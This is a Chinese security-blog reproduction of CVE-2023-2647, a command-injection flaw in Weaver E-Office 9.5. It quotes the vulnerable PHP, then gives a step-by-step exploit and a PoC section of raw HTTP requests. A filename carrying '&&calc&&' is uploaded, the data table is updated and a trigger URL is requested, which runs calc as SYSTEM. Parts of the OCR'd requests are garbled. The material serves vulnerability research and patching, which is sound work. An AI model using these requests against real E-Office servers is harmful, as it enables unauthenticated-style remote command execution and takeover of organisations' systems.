

# CVE-2023-2647 Weaver E-Office 9.5命令执行漏洞

**声明：**该公众号分享的安全工具和项目均来源于网络，仅供安全研究与学习之用，如用于其他用途，由使用者承担全部法律及连带责任，与工具作者和本公众号无关。

## 影响范围

泛微 E-Office 9.5



TEST安全

WEB安全,内网渗透,移动安全,安全POC,漏洞复现,漏洞集合,安全资讯,最新安全漏洞信息... >

1篇原创内容

公众号

## 漏洞描述


在 Weaver E-Office 9.5 中发现了一个漏洞，并将其归类为严重漏洞。受此问题影响的是组件文件上传处理程序的文件 `/webroot/inc/utility_all.php` 的一些未知功能。操纵导致命令注入。可以远程发起攻击。该漏洞已向公众披露并可能被使用。该漏洞的标识符为 VDB-228776。

更新日志以及版本升级查看地址:

1 <https://www.weaver.com.cn/cs/securityDownload.html#>

漏洞利用函数出现在 /webroot/inc/utility\_all.php 的第 1007-1008 行。

自定义函数doc2txt()调用了exec()函数，\$path变量不受用户控制，可以使用命令连接符号"&&"注入任意命令。



```
1001
1002 /**
1003  * doc文档转换为txt类型
1004  * @param string $path 文档路径
1005  * @return string $OUT 返回值
1006  */
1007 function doc2txt($path) {
1008     exec($_SERVER["DOCUMENT_ROOT"] . "inc/doc2txt.exe -q -s $path", $OUT_ARRAY);
1009     $count = count($OUT_ARRAY);
1010     for ($i = 0; $i < $count; $i++)
1011         $OUT .= $OUT_ARRAY[$i] . "\n";
1012     return $OUT;
1013 }
1014
```

漏洞触发点位于/webroot/general/file\_folder/global\_search.php文件中。

我们在第108行调用doc2txt()，然后追溯doc2txt()参数\$FILE\_PATH的来源，附件目录(C: eoffice9webrootattachment) 以获取完整的文件路径。


注意在php配置文件（php.ini）中启用了注册全局变量设置（register\_globals = On），所以第93行变量\$ATTACHMENT\_DATA和第106行变量\$SEARCH\_DOC的值需要用户在GET/POST .而103行会检查文件是否存在，所以不应该包含在命令执行中的文件中不能使用/| < > : \* " ? 特殊符号。

```

53
54 <?
55 //-----◆◆◆◆◆-----
56 $query = "SELECT * from FILE_CONTENT where 1";
57
58 if($SUBJECT!="")
59     $query.= " and SUBJECT like '%$SUBJECT%'";
60
61 if($ATTACHMENT_DESC!="")
62     $query.= " and ATTACHMENT_DESC like '%$ATTACHMENT_DESC%'";
63
64 if($KEY1!="")
65     $query.= " and CONTENT like '%$KEY1%'";
66
67 if($KEY2!="")
68     $query.= " and CONTENT like '%$KEY2%'";
69
70 if($KEY3!="")
71     $query.= " and CONTENT like '%$KEY3%'";
72
73 if($ATTACHMENT_NAME!="")
74     $query.= " and ATTACHMENT_NAME like '%" .SecurityFilter($ATTACHMENT_NAME)."%'";
75
76 $query.= " order by send_time desc";
77 $cursor = exequery($connection,$query);
78 //echo $query;
79
80 $CONTENT_COUNT = 0;
81 while($ROW=mysql_fetch_array($cursor))
82 {
83     $CONTENT_ID = $ROW["CONTENT_ID"];
84     $SORT_ID = $ROW["SORT_ID"];
85     $SUBJECT = $ROW["SUBJECT"];
86     $SEND_TIME = $ROW["SEND_TIME"];
87     $ATTACHMENT_ID = $ROW["ATTACHMENT_ID"];
88     $ATTACHMENT_NAME = $ROW["ATTACHMENT_NAME"];
89     $ATTACHMENT_DESC = $ROW["ATTACHMENT_DESC"];
90
91     if($ATTACHMENT_DATA!=" && $ATTACHMENT_NAME!="")
92         continue;
93     if($ATTACHMENT_DATA!=" && $ATTACHMENT_NAME!="")
94     {
95         $ATTACHMENT_ID_ARRAY=explode(",",$ATTACHMENT_ID);
96         $ATTACHMENT_NAME_ARRAY=explode("",$ATTACHMENT_NAME);
97
98         $ARRAY_COUNT=sizeof($ATTACHMENT_ID_ARRAY);
99         $value=0;
100         for($I=0;$I<$ARRAY_COUNT;$I++)
101         {
102             $FILE_PATH=$ATTACH_PATH.$ATTACHMENT_ID_ARRAY[$I]."/".$ATTACHMENT_NAME_ARRAY[$I];
103             if(!file_exists($FILE_PATH))
104                 break;
105             $msg="";
106             if(stristr($ATTACHMENT_NAME_ARRAY[$I],".doc")&&$SEARCH_DOC=="on")
107             {
108                 $msg=doc2txt($FILE_PATH);
109                 $msg = preg_replace("</style>.+</style>/is", "", $msg);
110             }
111             else if(stristr($ATTACHMENT_NAME_ARRAY[$I],".htm")||stristr($ATTACHMENT_NAME_ARRAY[$I],".html"))
112             {
113                 $msg=file_get_contents($FILE_PATH);

```

所在文件夹：



查看该目录下的文件：



## 利用漏洞

创建一个名为 test 的普通用户，角色为 employee。

The screenshot shows the 'e-office' system's user management interface. The left sidebar contains a 'System Management' menu with options like 'User Management', 'Role Management', and 'Menu Configuration'. The main area is titled 'Manage Users' and shows a list of users. A red box highlights the 'Add User' form, which includes fields for 'Username' (test), 'Real Name' (test), 'Gender' (Male), 'User Status' (In Service), 'Department' (Shanghai Head Office), 'Exam Class Type' (Normal Class), 'Role' (Employee), 'Superior' (empty), 'Subordinate' (empty), 'Auxiliary Permissions' (empty), 'Management Scope' (This Department), and 'Serial Number' (1). The 'Role' field is highlighted with a red box.

系统管理员

管理用户

上海泛微网络科技股份有限公司

系统管理

- 角色通信控制
- 手机端配置
- 组织机构
- 单位管理
- 部门管理
- 用户管理
- 角色管理
- 菜单配置
- 门户设置
- 提醒设置
- 单点登录设置
- 系统邮箱设置
- 性能安全设置
- 访问控制
- 系统数据管理
- 数据库修复
- 系统资源

账户信息 个人资料 安全信息

用户名 test

真实姓名 test

工号

自动生成档案

性别 ☒ 男 ☐ 女

用户状态: 在职

部门 上海总部 选择

考勤排班类型 正常班 (若要修改排班类型, 请确认该用户没有考勤数据!)

角色 职员

上级 选择 清空

下级 选择 清空


辅助权限

管理范围 本部门 (如果有权限执行管理型模块)

序号 1 (此字段用于用户排序, 值为整数, 越小越靠前!)

TEST安全

以测试用户登录，进入文档中心->新建文档，创建一个文档并上传名为“1&&calc&©nula.doc”的附件，然后点击提交。



上传附件：

Send Cancel < > Target: http://172.16.10.124 HTTP/1

Request

Pretty Raw Hex \n

```
1 POST / HTTP/1.1
2 Host: 172.16.10.124
3 Content-Length: 328
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/95.0.4638.54 Safari/537.36
5 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary1ZCUAAAXnYuVIZR
6 Accept: */*
7 Origin: http://172.16.10.124
8 Referer: http://172.16.10.124/general/file_folder/file_new/neworedit/index.php?FILE_SORT=1&func_
  id=7
9 Accept-Encoding: gzip, deflate
10 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
11 Cookie: LOGIN_LANG=cn; PHPSESSID=16a132db599e8d54a45e704389a29686
12 Connection: close
13
14 ----WebKitFormBoundary1ZCUAAAXnYuVIZR
15 Content-Disposition: form-data; name="name"
16
17 l&l&calc&&copy mul a.doc
18 ----WebKitFormBoundary1ZCUAAAXnYuVIZR
19 Content-Disposition: form-data; name="Filedata"; filename=""
20 Content-Type: application/msword
21
22 aaaaa
23 ----WebKitFormBoundary1ZCUAAAXnYuVIZR--
24
```

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 Date: Thu, 13 Jan 2022 02:38:29 GMT
3 Server: Apache/2.0.47 (Win32) PHP/5.2.5
4 X-Powered-By: PHP/5.2.5
5 Content-Length: 10
6 Connection: close
7 Content-Type: text/html; charset=utf-8
8
9 2159101308
```

0 matches 0 matches

TEST安全

upload attachment 更新数据表信息。

Send Cancel < > Follow redirection Target: http://172.16.10.124 HTTP/1

Request

Pretty Raw Hex \n

```
1 POST / HTTP/1.1
2 Host: 172.16.10.124
3 Content-Length: 2426
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://172.16.10.124
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary2JlQ1WFev9A8p6UP
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/95.0.4638.54 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
  g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer:
  http://172.16.10.124/general/file_folder/file_new/neworedit/index.php?FILE_SORT=l&fun
  c_id=7
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
13 Cookie: MODE_Tile=tree; LOGIN_LANG=cn; LOGIN_LANG=cn; PHPSESSID=
  16a1324b599e8d54a45e704389a29686
14 Connection: close
15
16 ----WebKitFormBoundary2JlQ1WFev9A8p6UP
17 Content-Disposition: form-data; name="check_log_id"
18
19
20
21
22
23
24
25
26
27
28
29 Content-Disposition: form-data; name="filename_id"
30
31 eoffice9.0功能资料
32 ----WebKitFormBoundary2JlQ1WFev9A8p6UP
33 Content-Disposition: form-data; name="SORT_ID"
34
```

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 302 Found
2 Date: Thu, 13 Jan 2022 02:41:58 GMT
3 Server: Apache/2.0.47 (Win32) PHP/5.2.5
4 X-Powered-By: PHP/5.2.5
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 location: /general/file_folder/index.php?FILE_SORT=l&SORT_ID=28&func_id=3
9 Content-Length: 0
10 Connection: close
11 Content-Type: text/html; charset=utf-8
12
13
```

0 matches 0 matches

TEST安全

访问漏洞触发页面。

```
1 http://172.16.10.124/general/xxx/xxx.php?ATTACHMENT_DATA=1&SEARCH_DOC=on
```



Send Cancel < > Target: http://172.16.10.124 HTTP/1

### Request

Pretty Raw Hex \n

```
1 GET /general P/1.1
2 Host: 172.16
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/95.0.4638.54 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
  */*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
9 Cookie: LOGIN_LANG=cn; PHPSESSID=16a132db599e8d54a45e704389a29686
10 Connection: close
11
12
```

### Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 Date: Thu, 13 Jan 2022 02:59:31 GMT
3 Server: Apache/2.0.47 (Win32) PHP/5.2.5
4 X-Powered-By: PHP/5.2.5
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 Content-Length: 2331
9 Connection: close
10 Content-Type: text/html; charset=utf-8
11
12
13 <html>
14 <head>
15 <title>
16
17 </title>
18 <meta http-equiv="Content-Type" content="text/html; charset=gb2312">
19 <script>
20     function delete_comment(CONTENT_ID)
21     {
22         msg="
23         if(window.confirm(msg))
24         {
25             URL="delete.php?BOARD_ID=&CONTENT_ID=" + CONTENT_ID;
26             window.location=URL;
27         }
28     }
29 </script>
30 </head>
31
32 <body class="bodycolor" topmargin="5">
33
34 <table border="0" width="100%" cellpadding="3" cellspacing="0" class="pubtable">
35 <tr>
36 <td class="Big">
37 
38 <b>
39
40
```

0 matches 0 matches

登录服务器查看进程并启用Windows计算器。

## 任务管理器

文件(F) 选项(O) 查看(V)

进程 性能 用户 详细信息 服务

名称	PID	状态	用户名	CPU	内存(专用...	描述
svchost.exe	988	正在运行	LOCAL SE...	00	10,080 K	Windows 服务主进程
svchost.exe	352	正在运行	SYSTEM	00	21,840 K	Windows 服务主进程
svchost.exe	360	正在运行	LOCAL SE...	00	7,096 K	Windows 服务主进程
svchost.exe	1036	正在运行	LOCAL SE...	00	1,520 K	Windows 服务主进程
svchost.exe	1060	正在运行	NETWOR...	00	7,312 K	Windows 服务主进程
svchost.exe	1328	正在运行	LOCAL SE...	00	7,240 K	Windows 服务主进程
svchost.exe	1764	正在运行	SYSTEM	00	7,560 K	Windows 服务主进程
svchost.exe	1772	正在运行	SYSTEM	00	1,724 K	Windows 服务主进程
svchost.exe	1800	正在运行	SYSTEM	00	4,348 K	Windows 服务主进程
svchost.exe	1408	正在运行	NETWOR...	00	1,456 K	Windows 服务主进程
svchost.exe	1524	正在运行	Administr...	00	3,060 K	Windows 服务主进程
svchost.exe	1936	正在运行	LOCAL SE...	00	1,908 K	Windows 服务主进程
System	4	正在运行	SYSTEM	00	28 K	NT Kernel & System
taskhostw.exe	1076	正在运行	Administr...	00	3,460 K	Windows 任务的主机...
Taskmgr.exe	3916	正在运行	Administr...	00	7,636 K	Task Manager
vm3dservice.exe	1896	正在运行	SYSTEM	00	1,004 K	VMware SVGA Helper...
vm3dservice.exe	3060	正在运行	SYSTEM	00	1,112 K	VMware SVGA Helper...
vm3dservice.exe	4364	正在运行	SYSTEM	00	1,032 K	VMware SVGA Helper...
win32calc.exe	4884	正在运行	SYSTEM	00	4,296 K	Windows 计算器
wininit.exe	468	正在运行	SYSTEM	00	760 K	Windows 启动应用程序
winlogon.exe	2576	正在运行	SYSTEM	00	1,308 K	Windows 登录应用程序
winlogon.exe	3296	正在运行	SYSTEM	00	936 K	Windows 登录应用程序
系统中断	-	正在运行	SYSTEM	00	K	延迟过程调用和中断服...
系统空闲进程	0	正在运行	SYSTEM	99	4 K	处理器空闲时间百分比

简略信息(D)



结束任务

# POC

## 上传附件

```
1  POST /inc/jquery/xxx/xxx.php HTTP/1.1
2  Host: 172.16.10.124
3  Content-Length: 328
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
5  Content-Type: multipart/form-data; boundary=----WebKitFormBoundary1ZCUAAAXxn\
6  Accept: */*
7  Origin: http://172.16.10.124
8  Referer: http://172.16.10.124/general/file_folder/file_new/neworedit/index.ph
9  Accept-Encoding: gzip, deflate
10 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
11 Cookie: LOGIN_LANG=cn; PHPSESSID=16a132db599e8d54a45e704389a29686
12 Connection: close
13
14 -----WebKitFormBoundary1ZCUAAAXxnYuVIZR
15 Content-Disposition: form-data; name="name"
16
17 1&&calc&&copy nul a.doc
18 -----WebKitFormBoundary1ZCUAAAXxnYuVIZR
19 Content-Disposition: form-data; name="Filedata"; filename="xxx"
20 Content-Type: application/msword
21
22 aaaaa
23 -----WebKitFormBoundary1ZCUAAAXxnYuVIZR--
```

## 更新数据表中的数据

```
1  POST /general/xxx/xxx/xxx/xxx.php?func_id=3 HTTP/1.1
2  Host: 172.16.10.124
3  Content-Length: 2426
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://172.16.10.124
7  Content-Type: multipart/form-data; boundary=----WebKitFormBoundary2JIIQiwFev9A8p6UP
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML like Gecko) Chrome/104.0.0.0 Safari/537.36
9  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
10 Referer: http://172.16.10.124/general/file_folder/file_new/neworedit/index.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
13 Cookie: MODE_TILE=tree; LOGIN_LANG=cn; LOGIN_LANG=cn; PHPSESSID=16a132db599e6b1b1b1b1b1b1b1b1b1b
14 Connection: close
15
16 -----WebKitFormBoundary2JIIQiwFev9A8p6UP
17 Content-Disposition: form-data; name="check_log_id"
18
19
20 -----WebKitFormBoundary2JIIQiwFev9A8p6UP
21 Content-Disposition: form-data; name="attachmentIDStr"
```

```
22
23 1575146901,
24 -----WebKitFormBoundary2JlQiwFev9A8p6UP
25 Content-Disposition: form-data; name="attachmentNameStr"
26
27 1&&calc&&copy nul a.doc*
28 -----WebKitFormBoundary2JlQiwFev9A8p6UP
29 Content-Disposition: form-data; name="filename_id"
30
31 eoffice9.0功能资料
32 -----WebKitFormBoundary2JlQiwFev9A8p6UP
33 Content-Disposition: form-data; name="SORT_ID"
34
35 28
36 -----WebKitFormBoundary2JlQiwFev9A8p6UP
37 Content-Disposition: form-data; name="SUBJECT"
38
39 test
40 -----WebKitFormBoundary2JlQiwFev9A8p6UP
41 Content-Disposition: form-data; name="type_value"
42
43 1
44 -----WebKitFormBoundary2JlQiwFev9A8p6UP
45 Content-Disposition: form-data; name="file_elem"; filename=""
46 Content-Type: application/octet-stream
47
48
```

```
49 -----WebKitFormBoundary2JlQiwFev9A8p6UP
50 Content-Disposition: form-data; name="SMS_USER_ID"
51
52
53 -----WebKitFormBoundary2JlQiwFev9A8p6UP
54 Content-Disposition: form-data; name="MOVEBILE_USER_ID"
55
56
57 -----WebKitFormBoundary2JlQiwFev9A8p6UP
58 Content-Disposition: form-data; name="EMAIL_USER_ID"
59
60
61 -----WebKitFormBoundary2JlQiwFev9A8p6UP
62 Content-Disposition: form-data; name="ATTACHMENT_ID_OLD"
63
64
65 -----WebKitFormBoundary2JlQiwFev9A8p6UP
66 Content-Disposition: form-data; name="ATTACHMENT_NAME_OLD"
67
68
69 -----WebKitFormBoundary2JlQiwFev9A8p6UP
70 Content-Disposition: form-data; name="refreshno"
71
72
73 -----WebKitFormBoundary2JlQiwFev9A8p6UP
74 Content-Disposition: form-data; name="content_type"
75
```

```
76 1
77 -----WebKitFormBoundary2JlQlWFev9A8p6UP
78 Content-Disposition: form-data; name="CONTENT_ID"
79
80
81 -----WebKitFormBoundary2JlQlWFev9A8p6UP
82 Content-Disposition: form-data; name="OP"
83
84
85 -----WebKitFormBoundary2JlQlWFev9A8p6UP
86 Content-Disposition: form-data; name="FILE_SORT"
87
88 1
89 -----WebKitFormBoundary2JlQlWFev9A8p6UP
90 Content-Disposition: form-data; name="cur_page"
91
92
93 -----WebKitFormBoundary2JlQlWFev9A8p6UP
94 Content-Disposition: form-data; name="operationType"
95
96
97 -----WebKitFormBoundary2JlQlWFev9A8p6UP
98 Content-Disposition: form-data; name="docStr"
99
100
101 -----WebKitFormBoundary2JlQlWFev9A8p6UP
102 Content-Disposition: form-data; name="contentTypeStr"
```

```
103
104  html
105  -----WebKitFormBoundary2JlQlWFev9A8p6UP
106  Content-Disposition: form-data; name="editorValue"
107
108
109  -----WebKitFormBoundary2JlQlWFev9A8p6UP--
110
```

访问触发页面

```
1  GET /general/xxx/xxx.php?ATTACHMENT_DATA=1&SEARCH_DOC=on HTTP/1.1
2  Host: 172.16.10.124
3  Cache-Control: max-age=0
4  Upgrade-Insecure-Requests: 1
5  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
6  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
7  Accept-Encoding: gzip, deflate
8  Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
9  Cookie: LOGIN_LANG=cn; PHPSESSID=16a132db599e8d54a45e704389a29686
10 Connection: close
11
```

漏洞修复地址



<https://www.weaver.com.cn/cs/securityDownload.html#>

<https://service.e-office.cn/download>

<https://service.e-office.cn/knowledge/detail/5>

扫描添加作者为好友 (sqlxss)



扫一扫上面的二维码图案，加我为朋友。

TEST安全